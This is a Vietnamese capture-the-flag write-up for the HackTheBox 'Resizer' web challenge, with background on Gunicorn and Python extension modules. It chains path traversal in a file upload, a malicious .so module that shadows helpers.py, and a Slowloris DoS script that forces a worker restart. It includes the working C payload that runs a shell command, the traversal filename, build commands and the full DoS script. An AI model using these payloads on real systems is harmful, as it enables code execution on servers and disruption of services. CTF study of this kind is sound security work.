

Resizer (HackTheBox Hard)

Description:

a simple website to resize pictures, there is no way you can hack it

Table of contents

- [I. Overview](#)
 - [II. Essential Knowledge](#)
 - [A. Process Control System Supervisor / Gunicorn](#)
 - [B. Python Module Shadowing \(.so vs .py\)](#)
 - [III. Source code analysis](#)
 - [IV. Vulnerability analysis](#)
 - [V. Exploitation](#)
 - [A. Attack Flow](#)
 - [B. Payload](#)
 - [C. Live exploit](#)
 - [VI. Discussion](#)
-

I. Overview

Hệ thống là một ứng dụng web (được viết bằng Flask/Python) cung cấp tính năng tải lên và thay đổi kích thước (resize) hình ảnh. Hệ thống được đóng gói trong một Docker container duy nhất quản lý bởi Supervisor.

Mục tiêu là thông qua chức năng tải file, kết hợp lỗ hổng **Arbitrary File Write** (Path Traversal), tấn công Denial of Service (DoS), và kỹ thuật **Python Module Shadowing** để buộc ứng dụng khởi động lại, nạp mã độc nhị phân (thư viện .so) và đọc nội dung file cờ flag.txt.

II. Essential Knowledge

Kiến thức nền tảng về hệ sinh thái Python và Quản lý tiến trình trên Linux.

A. Quản lý tiến trình với Supervisor / Gunicorn

Supervisord: Là một hệ thống quản lý tiến trình (Process Control System) dành cho Linux. Trong các container Docker CTF, Supervisor thường được dùng để giữ cho ứng dụng (như Gunicorn/Flask) luôn chạy. Nếu ứng dụng đột ngột bị sập (Crash / Segmentation Fault), Supervisor sẽ tự động khởi động lại (restart) tiến trình đó từ đầu.

Mô hình Master - Worker: Nếu ứng dụng chạy qua Gunicorn, tiến trình Master sẽ giám sát các Worker. Khi một Worker chết do lỗi tăng C/C++ (không thể bắt bằng try-except), Master sẽ ngay lập tức spawn (đẻ) ra một Worker mới để thế chỗ. Cả hai cơ chế này đều dẫn đến một kết quả: Mã nguồn Python sẽ được nạp lại (Reload) từ ổ cứng.

B. Python Module Shadowing (.so vs .py)

Khi ứng dụng Python gặp câu lệnh `import utils.helpers`, nó sẽ tìm kiếm module trong hệ thống file dựa trên một thứ tự ưu tiên nghiêm ngặt:

1. Thư viện lõi tích hợp sẵn bằng C.
2. Shared Objects / Thư viện động C Extension (đuôi .so trên Linux).
3. Mã nguồn Python thuần (đuôi .py).
4. Mã máy đã biên dịch (đuôi .pyc).

Lỗi hỏng Module Shadowing: Nếu trong cùng một thư mục có cả file `helpers.py` và `helpers.so` (có thể tên khác, đây chỉ là ví dụ), Python sẽ bỏ qua file `.py` và ưu tiên nạp file `.so` lên bộ nhớ.

Khi file `.so` được nạp, Python sẽ tự động tìm và chạy hàm khởi tạo có tên là `PyInit_<tên_module>()`. Bất cứ mã C nào nằm trong hàm này sẽ được thực thi ngay lập tức dưới quyền của ứng dụng web.

Table of Contents

- 1. Extending Python with C or C++
 - 1.1. A Simple Example
 - 1.2. Intermezzo: Errors and Exceptions
 - 1.3. Back to the Example
 - 1.4. The Module's Method Table and Initialization Function
 - 1.5. Compilation and Linkage
 - 1.6. Calling Python Functions from C
 - 1.7. Extracting Parameters in Extension Functions
 - 1.8. Keyword Parameters for Extension Functions
 - 1.9. Building Arbitrary Values
 - 1.10. Reference Counts
 - 1.10.1. Reference Counting in Python
 - 1.10.2. Ownership Rules
 - 1.10.3. Thin Ice
 - 1.10.4. NULL Pointers
 - 1.11. Writing Extensions in C++
 - 1.12. Providing a C API for an Extension Module

Previous topic
<https://docs.python.org/3/contents.html>

The method table must be referenced in the module definition structure:

```
static struct PyModuleDef spam_module = {
    ...
    .m_methods = spam_methods,
    ...
};
```

This structure, in turn, must be passed to the interpreter in the module's initialization function. The initialization function **must be named `PyInit_name()`, where `name` is the name of the module**, and should be the only non-`static` item defined in the module file:

```
PyMODINIT_FUNC
PyInit_spam(void)
{
    return PyModuleDef_Init(&spam_module);
}
```

Note that `PyMODINIT_FUNC` declares the function as `PyObject *` return type, declares any special linkage declarations required by the platform, and for C++ declares the function as `extern "C"`.

`PyInit_spam()` is called when each interpreter imports its module `spam` for the first time. (See below for comments about embedding Python.) A pointer to the module definition must be returned via `PyModuleDef_Init()`, so that the import machinery can create the module and store it in `sys.modules`.

When embedding Python, the `PyInit_spam()` function is not called automatically unless there's an entry in the `PyImport_Inittab` table. To add the module to the initialization table, use `PyImport_AppendInittab()`, optionally followed by an `import` of the module:

Doc [here](#)

III. Source code analysis

- `app.py` - `POST /resize`: Nhận file upload từ người dùng. Hệ thống có bộ lọc blacklist (chặn đuôi `.py`, `.pyc` và Content-Type của Python).

```
BLACKLISTED_EXTENTIONS = {'.py', '.pyc'}
```

```
CONTENT_TYPE_BLACKLIST = {'application/x-python-code', 'application/x-python-bytecode', 'text/x-python'}
```

Đáng chú ý, ứng dụng lấy trực tiếp `file.filename` để nối chuỗi tạo đường dẫn lưu file mà không sử dụng `secure_filename`.

```
filename = file.filename
filepath = os.path.join(app.config['UPLOAD_FOLDER'], filename)
if os.path.exists(filepath):
    return "File already...", 400
file.save(filepath)
```

- `resizer.py`: Được gọi bởi `app.py` để xử lý ảnh và gọi sang một hàm ở `helpers.py`. File này chứa lệnh import tĩnh:

```
import utils.helpers as helpers
```

- `helpers.py`: chỉ có chức năng sửa height, width bình thường.

```
def resize_image(image_path, x, y):

    base, ext = os.path.splitext(image_path)

    new_image_path = f"{base}_resized{ext}"
    try:
        x = int(x)
        y = int(y)
    except ValueError:
        x, y = 800, 800
    try:
        with Image.open(image_path) as img:
            img = img.resize((x, y))
            img.save(new_image_path)
    except Exception as e:
        print(f"Error resizing image: {e}")
        return None
```

- `Dockerfile`: Ứng dụng chạy trên python:3.12. User thực thi là app (có quyền ghi vào /app/uploads và toàn bộ folder /app). Quản lý bởi Supervisor.
- `supervisord.conf`

```
[program:app]
command=gunicorn --workers 5 --access-logfile - --error-logfile - --bind
0.0.0.0:5000 app:app
```

Ứng dụng được chạy bằng 5 workers quản lý bởi gunicorn

- `requirements.txt`: `Pillow==10.2.0`, ở đây tác giả có sử dụng phiên bản Pillow có một CVE-2024-28219

IV. Vulnerability Analysis


- **Arbitrary File Write** qua **Path Traversal**: Việc thiếu `secure_filename` cho phép kẻ tấn công truyền tên file dạng `../../../../app/utils/payload`. File này sẽ được lưu ở bất kỳ đâu trên thư mục `/app` (Vì dockerfile cấu hình user app có toàn quyền với `/app`).
- **Bypass Blacklist**: Bộ lọc chỉ cấm `.py` và `.pyc`. Nó hoàn toàn cho phép upload các file thư viện động (Dynamic link library) hệ thống như `.so` hoặc file `.pth`.
- **CVE-2024-28219**: Theo như mô tả thì lỗi chỉ xảy ra với các hàm liên quan tới chỉnh ảnh và đi qua hàm `_imagingcms.c` để gây ra buffer overflow nhưng ở đây chỉ có `resize` nên có lẽ không ảnh hưởng lắm.

V. Exploitation

A. Luồng khai thác (Attack Flow)

Vì server validate lỏng lẻo nên ta có thể bypass cơ chế lọc file ra viết bất kì file nào tùy ý bằng cách capture traffic ở Burp, sửa nội dung và tên file miễn không phải extension `.py` và `.pyc`

Ở đây, tác giả sử dụng gunicorn (master) để quản lý các process chạy webapp (worker) mà đặc điểm của thằng worker này là sau 30 giây không phản hồi, không hoạt động thì gunicorn sẽ tắt worker đó đi và bật lại một worker mới đồng thời load lại code từ hệ thống lên worker.



The screenshot shows the 'Settings' page for the 'timeout' option in the gunicorn application. The page has a green header with a menu icon, the word 'Settings', a search bar, and a user profile for 'benoitc/gunicorn' with version 25.3.0, 10.6k stars, and 1.8k forks. The main content area has a dark background. It starts with a paragraph explaining that jitter randomizes restarts to stagger them. Below this is a blue bar indicating the setting was 'Added in 19.2'. The 'timeout' option is highlighted with a blue box. Below the box, the command line is shown as '-t INT, --timeout INT' and the default value is '30'. A note states that workers silent for more than this time are killed and restarted. Another note explains that setting the value to 0 disables timeouts entirely. A final note mentions that the default of 30 seconds should suffice, and it should only be set higher if the user is sure of the repercussions for sync workers.

Settings

benoitc/gunicorn 25.3.0 10.6k 1.8k

The jitter causes the restart per worker to be randomized by `rand()` (Back to top) `sys_jitter`). This is intended to stagger worker restarts to avoid all workers restarting at the same time.

Added in 19.2

timeout

Command line: `-t INT, --timeout INT`

Default: `30`

Workers silent for more than this many seconds are killed and restarted.

Value is a positive number or 0. Setting it to 0 has the effect of infinite timeouts by disabling timeouts for all workers entirely.

Generally, the default of thirty seconds should suffice. Only set this noticeably higher if you're sure of the repercussions for sync workers. For the non sync workers it just means that the worker process is still communicating and is not tied to the length of time required to handle a single request.

Gunicorn Settings

Home Getting Started Guides Community Support Us Reference News

Reference

Settings

- Config File +
- Control +
- Debugging +
- Dirty Arbiter Hooks +
- Dirty Arbiters +
- HTTP/2 +
- Logging +
- Process Naming +
- SSL +
- Security +
- Server Hooks +
- Server Mechanics +
- Server Socket +
- Worker Processes +

worker_abort

Called just after a worker exited on SIGINT or SIGQUIT.

The callable needs to accept one instance variable for the initialized Worker.

Default:

```
def worker_abort(worker):
    pass
```

Called when a worker received the SIGABRT signal.

This call generally happens on timeout.

The callable needs to accept one instance variable for the initialized Worker.

pre_exec

Default:

```
def pre_exec(server):
    pass
```

Called just before a new master process is forked.

Và khi một worker mới được spawn ra, code sẽ được reload lại từ ổ cứng, mà bây giờ lại đang có khả năng Arbitrary File Write nên ý tưởng của mình là sẽ viết một file code đọc flag rồi up lên server. Sau đó làm cho một worker timeout để gunicorn reload lại code mới chứa mã độc đọc flag của mình.

Vì server filter không cho viết file python như `.py` hay `.pyc`, mình tìm cách upload file có thể chạy code thì trong đó có file `.so`. Đây là một shared object (ban đầu là C) đã được biên dịch để có thể chạy trên nhiều nền tảng.

Trong python, khi import thì các file `.so` sẽ có độ ưu tiên cao hơn so với file `.py`

main `cpython / Lib / importlib / _bootstrap_external.py` ↑ Top

Code **Blame**

1555 # Not important enough to report.

1556 pass

1557

1558

1559 **def** `_get_supported_file_loaders`():

1560 """Returns a list of file-based module loaders.

1561

1562 Each item is a tuple (loader, suffixes).

1563 """

1564 extension_loaders = []

1565 **if** `hasattr(_imp, 'create_dynamic')`:

1566 **if** `sys.platform` in {"ios", "tvos", "watchos"}:

1567 extension_loaders = [(AppleFrameworkLoader, [

1568 suffix.replace(".so", ".framework")

1569 **for** suffix in `_imp.extension_suffixes`()

1570])]

1571 extension_loaders.append((ExtensionFileLoader, `_imp.extension_suffixes`()))

1572 source = SourceFileLoader, SOURCE_SUFFIXES → `.py`

1573 bytecode = SourcelessFileLoader, BYTECODE_SUFFIXES → `.pyc`

1574 **return** extension_loaders + [source, bytecode]

1575

1576

1577 **def** `_set_bootstrap_module`(bootstrap_module):

1578 `global _bootstrap`

1579 `bootstrap = bootstrap_module`

constant

SOURCE_SUFFIXES

Definition Search

In this file

229 `SOURCE_SUFFIXES = ['.py']`

4 References Search

In this file

231 `SOURCE_SUFFIXES.append('.pyw')`

336 `+ SOURCE_SUFFIXES[0]`

359 `SOURCE_SUFFIXES`):

1572 `SourceFileLoader, SOURCE_SUFFIXES`

Show more

Search for this symbol

Code view is read-only. [Switch to the editor.](#)

```
>>> import importlib._bootstrap_external
>>>
>>> for loader, suffixes in importlib._bootstrap_external._get_supported_file_loaders():
...     print(f"Loader: {loader.__name__:<20} | Suffixes: {suffixes}")
...
Loader: ExtensionFileLoader | Suffixes: ['.cpython-312-x86_64-linux-gnu.so', '.abi3.so', '.so']
Loader: SourceFileLoader | Suffixes: ['.py']
Loader: SourcelessFileLoader | Suffixes: ['.pyc']
>>>
```

RAM 1.43 GB CPU 0.00% Disk: 4.95 GB used (limit 1006.85 GB) >_ ⓘ Update

Source code ở [đây](#)

Viết mã C và biên dịch thành tệp thư viện động **helpers.so** (do trong source code có dòng **import utils.helpers as helpers**). Mã C chứa payload sao chép nội dung /app/flag.txt ra thư mục nơi người dùng có thể truy cập.

Tải tệp **helpers.so** lên hệ thống thông qua lỗ hổng Path Traversal, đặt nó vào chung thư mục utils/ của ứng dụng. (Bypass .py blacklist).

Sau khi up được code lên rồi, mình cần làm cho Worker bị đờ để gunicorn diệt worker cũ, tạo worker mới nhét code mới vào. Khi đó ứng dụng chạy lệnh **import utils.helpers**. File **helpers.so** được nạp thay thế **helpers.py**. Mã C độc hại thực thi và ném Flag ra ngoài.

Ở đây mình dùng kĩ thuật **Slowloris DoS (Denial of Service)**

Nguyên lý của Slowloris

Bình thường, khi trình duyệt gửi request (ví dụ upload ảnh), nó sẽ mở một kết nối TCP và bơm dữ liệu lên server nhanh nhất có thể. Server nhận xong, xử lý, rồi đóng kết nối.

Slowloris lách luật bằng cách:

Mở một kết nối TCP hợp lệ.

Gửi phần HTTP Header để server biết: "Chào server, tôi chuẩn bị gửi một cái ảnh nặng 10MB nhé (Content-Length: 10000000)".

Thay vì gửi 10MB đó ngay, Slowloris cố tình câu giờ: Cứ 5 giây nó mới gửi 1 byte dữ liệu lên. (Số giây delay có thể điều chỉnh tùy ý)

Vì kết nối chưa bị ngắt và dữ liệu chưa đủ như đã hứa, Gunicorn Worker bắt buộc phải đứng chờ (treo) không được làm việc khác. Chờ quá 30 giây -> Master chém đầu Worker -> Respawn new worker.

B. Payload

1. Mã nguồn C cho helpers.so

Tạo file helpers.c trên máy cá nhân:

```
#include <Python.h>
#include <stdlib.h>
```

```
PyMODINIT_FUNC PyInit_helpers(void) {
    // 1. Thực thi mã độc hệ thống (Đọc cờ và ghi ra thư mục uploads)
    system("cat /app/flag.txt > /app/templates/landing.html");

    // 2. Định nghĩa module rỗng để Python không báo lỗi
    static struct PyModuleDef moduledef = {
        PyModuleDef_HEAD_INIT,
        "helpers",
        "Fake Module",
        -1,
        NULL, NULL, NULL, NULL, NULL
    };

    return PyModule_Create(&moduledef);
}
```

Ở đây mình ghi đè flag ra trang `landing.html` nơi mà ai cũng vào được.

Sau đó compile ra file `.so` (cần tải và compile đúng phiên bản Python mà challenge đang dùng)

```
sudo apt install gcc python3-dev
gcc -shared -o helpers.so -fPIC $(python3-config --includes) helpers.c
```

2. Script tấn công Slowloris DoS

```
import socket
import time

TARGET_IP = "127.0.0.1"
TARGET_PORT = 5022

def run_slowloris():
    print(f"[*] Connecting to {TARGET_IP}:{TARGET_PORT}...")

    # create a raw TCP socket
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((TARGET_IP, TARGET_PORT))

    # 2. Send fake http header
    # Tell server this is POST request and content's length is 9999 bytes
    headers = (
        "POST /resize HTTP/1.1\r\n"
        f"Host: {TARGET_IP}\r\n"
        "Content-Type: multipart/form-data; boundary=----WebKitFormBoundary\r\n"
        "Content-Length: 9999\r\n"
        "\r\n" # Signal \r\n\r\n informs termination of Header, prepare to send
body
    )
    s.send(headers.encode('utf-8'))
```

```

print("[*] Header sent! Server is waiting for full Body...")

# 3. Start slowloris process
try:
    # Repeat 10 times, 5s each => Total server hangs for 50 sec
    for i in range(10):
        print(f"[-] Dropping byte number {i+1}...")
        s.send(b"A") # Send only one letter 'A'
        time.sleep(5) # Sleep 5s

    print("[*] Finish. Server should be timeout!")
except Exception as e:
    print(f"[-] Connection error: {e}")
finally:
    s.close()

if __name__ == "__main__":
    run_slowloris()

```

C. Khai thác chi tiết qua HTTP Request

- **Bước 1:** Upload thư viện .so Bắt request /resize bằng Burp Suite, thay đổi filename và truyền nội dung nhị phân của helpers.so:

The screenshot displays the Burp Suite interface with two panels: Request and Response.

Request Panel: Shows a POST request to `/resize`. The `Content-Disposition` header is highlighted with a red box, indicating the filename `../../../../app/utils/helpers.so` used for the upload.

Response Panel: Shows an HTTP 500 Internal Server Error. The response body is a JSON object: `{ "message": "Error occurred while resizing image" }`.

eager_mccarthy
6c22261e3400
web-resizer:latest
STATUS
Running (1 second ago)

5022:5000

Logs
Inspect
Bind mounts
Exec
Files
Stats

```

2026-04-24 14:21:18 [2026-04-24 07:21:18 +0000] [12] [INFO] Booting worker with pid: 12
2026-04-24 14:21:19 2026-04-24 07:21:19,920 INFO success: app entered RUNNING state, process has stayed up
for > than 1 seconds (startsecs)
2026-04-24 14:21:43 172.17.0.1 - - [24/Apr/2026:07:21:43 +0000] "GET / HTTP/1.1" 200 7065
"http://mylocalhost:5022/resize-image" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36 Edg/147.0.0.0"
2026-04-24 14:22:14 [2026-04-24 07:22:14 +0000] [7] [CRITICAL] WORKER TIMEOUT (pid:12)
2026-04-24 14:22:14 [2026-04-24 07:22:14 +0000] [12] [INFO] Worker exiting (pid: 12)
2026-04-24 14:22:14 [2026-04-24 07:22:14 +0000] [7] [ERROR] Worker (pid:12) exited with code 1
2026-04-24 14:22:14 [2026-04-24 07:22:14 +0000] [7] [ERROR] Worker (pid:12) exited with code 1.
2026-04-24 14:22:14 [2026-04-24 07:22:14 +0000] [13] [INFO] Booting worker with pid: 13
2026-04-24 14:22:32 Received file: ../../../../app/utls/helpers.so, content type: image/png
2026-04-24 14:22:32 Error resizing image: cannot identify image file
'uploads/../../../../app/utls/helpers.so'
2026-04-24 14:22:32 Error occurred while resizing image: [Errno 2] No such file or directory:
'/app/uploads/../../../../app/utls/helpers_resized.so'
2026-04-24 14:22:32 172.17.0.1 - - [24/Apr/2026:07:22:32 +0000] "POST /resize HTTP/1.1" 500 50
"http://mylocalhost:5022/resize-image" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36 Edg/147.0.0.0"

```

gracious_johnson
fd908015df27
web-resizer:latest
STATUS
Running (10 seconds ago)

5022:5000

Logs
Inspect
Bind mounts
Exec
Files
Stats

Name	Note	Size	Last modified	Mode
flag.txt		26 Bytes	13 hours ago	-rwxrwxrwx
requirements.txt		79 Bytes	13 hours ago	-rwxrwxrwx
templates			13 hours ago	drwxrwxrwx
uploads			10 days ago	drwxrwxrwx
utls	MODIFIED		9 seconds ago	drwxrwxrwx
helpers.py		1.6 kB	5 hours ago	-rwxrwxrwx
helpers.so	ADDED	15.4 kB	9 seconds ago	-rw-r--r--
resizer.py		534 Bytes	13 hours ago	-rwxrwxrwx
bin -> usr/bin		7 Bytes	2 months ago	Lrwxrwxrwx
boot			2 months ago	drwxr-xr-x

RAM 1.54 GB CPU 1.69% Disk: 4.95 GB used (limit 1006.85 GB)
Update available

PIL mở file .so nhưng do nó k hiểu nên lỗi. Lưu ý: Header Content-Type: image/jpeg được dùng để bypass hàm kiểm tra MIME type của ứng dụng.

- Bước 2:** Chạy script để một worker của gunicorn timeout. Buộc tạo worker mới chứa code độc mình vừa gửi lên.

The screenshot shows a VS Code editor with a file named `slowloris.py` open. The script is a slowloris attack tool. It imports `socket` and `time`, sets `TARGET_IP` to `'154.57.164.75'` and `TARGET_PORT` to `32159`. It defines a `connect` function that attempts to connect to the target IP and port using `socket.connect`. The terminal output shows the script running and dropping bytes, followed by a connection error: `[!] Connection error: [WinError 10053] An established connection was aborted by the software in your host machine`. The terminal prompt is `PS C:\Users\ADMIN\Desktop\Resizer>`.

```

slowloris.py > TARGET_PORT
1  import socket
2  import time
3
4  #TARGET_IP = "127.0.0.1"
5  #TARGET_PORT = 5022
6  TARGET_IP = '154.57.164.75'
7  TARGET_PORT = 32159
8
9
10 def run_slowloris():
11     pr (method) def connect( (TARGET_IP):(TARGET_PORT)...")
12         address: _Address,
13         #
14         s ) -> None
15         s.connect((TARGET_IP, TARGET_PORT))
16
17     # 2. Send fake http header

```

```



[-] Dropping byte number 2...
[-] Dropping byte number 3...
[-] Dropping byte number 4...
[-] Dropping byte number 5...
[-] Dropping byte number 6...
[-] Dropping byte number 7...
[-] Dropping byte number 8...
[-] Dropping byte number 9...
[!] Connection error: [WinError 10053] An established connection was aborted by the software in your host machine
PS C:\Users\ADMIN\Desktop\Resizer>

```

The screenshot shows the Docker Desktop interface for a container named `web-resizer:latest`. The container is running. The logs show the following information:

- 2026-04-24 22:05:42 [2026-04-24 15:05:42 +0000] [10] [INFO] Booting worker with pid: 10
- 2026-04-24 22:05:42 [2026-04-24 15:05:42 +0000] [11] [INFO] Booting worker with pid: 11
- 2026-04-24 22:05:42 [2026-04-24 15:05:42 +0000] [12] [INFO] Booting worker with pid: 12
- 2026-04-24 22:05:46 2026-04-24 15:05:46,664 INFO success: app entered RUNNING state, process has stayed up for > than 1 seconds (startsecs)
- 2026-04-24 22:05:50 Received file: ../../../../app/Utils/helpers.so, content type: image/png
- 2026-04-24 22:05:50 [DEBUG] 1. Bắt đầu xử lý file: uploads/../../app/Utils/helpers.so
- 2026-04-24 22:05:50 [DEBUG] [EXCEPTION] Bắt được lỗi Python: cannot identify image file 'uploads/../../app/Utils/helpers.so'
- 2026-04-24 22:05:50 Error occurred while resizing image: [Errno 2] No such file or directory: '/app/uploads/../../app/Utils/helpers_resized.so'
- 2026-04-24 22:05:50 172.17.0.1 - - [24/Apr/2026:15:05:50 +0000] "POST /resize HTTP/1.1" 500 50 "http://mylocalhost:5022/resize-image" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36 Edg/147.0.0.0"
- 2026-04-24 22:08:10 [2026-04-24 15:08:10 +0000] [7] [CRITICAL] WORKER TIMEOUT (pid:8)
- 2026-04-24 22:08:10 [2026-04-24 15:08:10 +0000] [8] [INFO] Worker exiting (pid: 8)
- 2026-04-24 22:08:10 [2026-04-24 15:08:10 +0000] [7] [ERROR] Worker (pid:8) exited with code 1
- 2026-04-24 22:08:10 [2026-04-24 15:08:10 +0000] [7] [ERROR] Worker (pid:8) exited with code 1.
- 2026-04-24 22:08:10 [2026-04-24 15:08:10 +0000] [13] [INFO] Booting worker with pid: 13

- Bước 3:** Lấy cờ Sau khi server restart (vài giây), payload bên trong .so đã âm thầm chạy. Truy cập vào endpoint tải file để lấy cờ: `GET / -> HTB{f4k3_f14g_f0r_t35t1ng}`



VI. Discussion / Giải thích mở rộng

- **Tại sao không ghi đè `app.py` hoặc `index.html`?** Ứng dụng có lớp bảo vệ `os.path.exists(filepath)`. Hàm này sẽ trả về lỗi 400 nếu đường dẫn đích đã có file tồn tại, chặn đứng các kịch bản ghi đè trực tiếp (Overwrite).
- **Sự nguy hiểm của `supervisord.conf` trong CTF:** Trong thực tế, việc một ứng dụng chết đi sống lại liên tục là tính năng tốt. Nhưng trong Security, tính năng Auto-Restart kết hợp với File Upload/Path Traversal sẽ luôn mở ra các vector tấn công vô cùng mạnh mẽ như Module Shadowing hoặc thay đổi cấu hình Env.
- **Bản chất của việc nạp file `.so` trong Python:** Trình thông dịch CPython được viết bằng ngôn ngữ C. Để mở rộng, nó cho phép lập trình viên viết các thư viện bằng C (C Extension) để tăng tốc độ. Do đó, Python không chỉ hiểu file text (`.py`), mà nó được thiết kế gốc để móc nối trực tiếp với các thư viện nhị phân (Shared Object) của hệ điều hành. Khi một hacker lách qua bộ lọc `.py` và ném được file `.so` vào đúng thư mục, họ đã trở thành developer, kiểm soát hoàn toàn bộ nhớ và quyền của ứng dụng.

Flag: ***HTB{random-string}***